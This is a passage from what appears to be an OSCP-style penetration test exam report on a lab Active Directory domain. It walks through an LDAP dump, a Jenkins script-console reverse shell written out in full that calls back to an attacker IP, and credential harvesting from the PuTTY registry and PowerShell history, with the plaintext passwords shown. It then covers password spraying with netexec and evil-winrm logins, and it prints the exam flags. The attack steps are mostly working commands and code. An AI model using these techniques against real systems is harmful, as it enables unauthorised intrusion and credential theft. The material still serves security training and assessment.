2024/03/16 12:02:22 >  [+] VALID LOGIN:  nate@oscp.exam:mariposa
2024/03/16 12:02:27 >  Done! Tested 219 logins (1 successes) in 20.230 seconds
```

With these credentials, I dump information about the domain through LDAP.

```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ ldapdomaindump 192.168.100.100 -u "OSCP.EXAM\nate" -p mariposa --no-json --no-grep -o
ldapdomaindump
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```



Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Olly Poppy	Olly Poppy	olly.poppy	06/01/23 14:35:28	06/01/23 14:35:28	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2108	
Rick Copler	Rick Copler	rick.copler	06/01/23 14:35:04	06/01/23 14:35:04	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2107	
Amanda Sam	Amanda Sam	amanda.sam	06/01/23 14:34:44	06/01/23 14:34:44	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2106	
Betty Cooper	Betty Cooper	betty.cooper	06/01/23 14:34:28	06/01/23 14:34:28	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2105	
Cameron Diaz	Cameron Diaz	cameron.diaz	06/01/23 14:33:51	06/01/23 14:33:51	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2104	
Ramsey Cole	Ramsey Cole	ramsey.cole	06/01/23 14:33:29	06/01/23 14:33:29	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2103	
Sam Smithern	Sam Smithern	sam.smithern	06/01/23 14:33:03	06/01/23 14:33:03	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2102	
Bethany William	Bethany William	bethany.william	06/01/23 14:32:46	06/01/23 14:32:46	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	2101	
kate	kate	kate	02/14/23 11:27:57	06/01/23 14:55:36	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/01/23 14:55:36	1107	
nate	nate	nate	02/14/23 11:27:57	03/16/24 10:50:10	03/16/24 11:31:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	06/01/23 14:55:06	1106	
sam	sam	sam	02/14/23 11:20:44	04/16/23 12:17:14	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/16/23 12:17:14	1105	
krbtgt	krbtgt	krbtgt	02/14/23 11:05:21	02/14/23 11:20:31	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	02/14/23 11:05:21	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	02/14/23 11:04:19	03/16/24 00:03:14	03/16/24 00:03:22	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/10/23 21:58:02	500	Built-in account for administering the computer/domain

With this information, I go for MS01.

4.2 – 192.168.100.101. MS01

4.2.1 Initial Access – Jenkins RCE.

Vulnerability Explanation: The credentials found on DC01 are valid to log in on *Jenkins* server running on port 8000. Jenkins allows to run scripts, so RCE is straightforward

Vulnerability Fix: Do not reuse credentials. Deactivate Jenkins script panel.

Severity: Critical

4.2.2 Initial Access – Jenkins RCE.


There is a *Jenkins* log in panel at port 8000.

The previously found credentials turn out to work *nate:mariposa*.

After some research, I find a RCE vector on *Jenkins*.

```
String host="192.168.49.100";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!
s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.avail
able()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception e){}};p.destroy();s.close();
```

Running this script on */script* web directory will give me a reverse shell.



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

`println(Jenkins.instance.pluginManager.plugins)`

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
String host="192.168.49.100";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStrear
```

```
┌──(kali㉿kali)-[~/offsec/exam/AD/101]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.100.101: inverse host lookup failed: Unknown host
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.101] 61770
Microsoft Windows [Version 10.0.17763.3887]
(c) 2018 Microsoft Corporation. All rights reserved.
```



```
C:\Users\nate\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254

C:\Users\nate\Desktop>type local.txt
type local.txt
c89218877909869f0548c476cafe2e2a
```

4.2.3 Privilege Escalation – RegKey.

Vulnerability Explanation: *Putty* saved log in credentials in the Registry.


Vulnerability Fix: Do not save any clear text credential in the registry.

Severity: Critical

Steps to reproduce the attack:

After loading and running *winPEAS*, I get a nice hint from *Putty* Sessions registry.


```
PS C:\Users\nate> .\winPEASx64.exe
```



```
Putty Sessions
    RegKey Name: UserName
    RegKey Value: administrator

    RegKey Name: Password
    RegKey Value: Black3Glasses6Now9
```

With these credentials, I connect back to the machine.

```
┌──(kali㉿kali)-[~/offsec/exam/AD/101]
└─$ evil-winrm -i 192.168.100.101 -u administrator -p "Black3Glasses6Now9"
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
08d180e42e44e615a060b947d201a4e5
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
```

4.2.4 Post-Exploitation

Vulnerability Explanation: Credentials found in *Powershell* history.

Vulnerability Fix: Do not save any clear text credential in command history.

Severity: Critical

Steps to reproduce the attack:

I enumerate this machine again, now as Administrator, and I find some useful information.

```
*Evil-WinRM* PS C:\Users\nate> type C:\Users\Administrator\AppData\Roaming\Microsoft\
Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
dir
pwd
whoami
ipconfig /all
netstat -ano | select-string LIST
$so = New-PSSessionOption -SkipCheck -SkipCNCheck -SkipRevocationCheck
$p = Convertto-securestring 'x927e98nkj!dgrbgrSAS' -asplaintext -force
$c = New-object system.management.automation.pscredential('ms01service', $p)
invoke-command -computername localhost -credenttial $c -port 5986 -usessl -sessionoption $o
-scriptblock {whoami}
dir
pwd
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
dir
pwd
netstat -ano | select-string LIST
$so = New-PSSessionOption -SkipCheck -SkipCNCheck -SkipRevocationCheck
$p = Convertto-securestring 'Hard4Core8!' -asplaintext -force
$c = New-object system.management.automation.pscredential('apache', $p)
get-aduser -filter * -properties *
echo "New-SMBMapping -remotepath '\\dc01\share' -username "oscp\kate" -force" >> C:\
Users\Administrator\task.ps1
echo "remove-smbmapping -remotepath '\\dc01\share' -username "oscp\kate" -force " >> C:\
Users\Administrator\task.ps1
Invoke-WebRequest -Uri "\\dc01\admin-pass.txt" -Outfile C:\Users\Administrator\pass.txt
```


4.3 – 192.168.100.102. MS02

4.3.1 Initial Access – WinRM login

Steps to reproduce the attack: with the credentials found on MS01, login through WinRM service.


I spray the found passwords with all known usernames against *winrm* different services.

```
┌──(kali㉿kali)-[~/offsec/exam/AD]
└─$ netexec winrm 192.168.100.102 -u usernames.txt -p "Hard4Core8\!"
```



```
┌──(kali㉿kali)-[~/offsec/exam/AD]
└─$ netexec winrm 192.168.100.102 -u usernames.txt -p "Hard4Core8\!"
SMB         192.168.100.102 445    MS02             [*] Windows 10.0 Build 17763 (name:MS02) (domain:oscp.exam)
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\john:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\olly.poppy:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\rick.copler:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\amanda.sam:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\betty.cooper:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\cameron.diaz:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\ramsey.cole:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\sam.smithern:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [-] oscp.exam\bethany.william:Hard4Core8!
WINRM       192.168.100.102 5985   MS02             [+] oscp.exam\kate:Hard4Core8! (Pwn3d!)
```

```
┌──(kali㉿kali)-[~/offsec/exam/AD/102]
└─$ evil-winrm -i 192.168.100.102 -u kate -p "Hard4Core8\!"
```



```
*Evil-WinRM* PS C:\Users\kate\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
*Evil-WinRM* PS C:\Users\kate\Desktop> type local.txt
637adfa31fbf2fc6bb102f9f7ea044f0
```

After managing to get initial foothold on this machine, I enumerate it but I can’t find any escalation vector.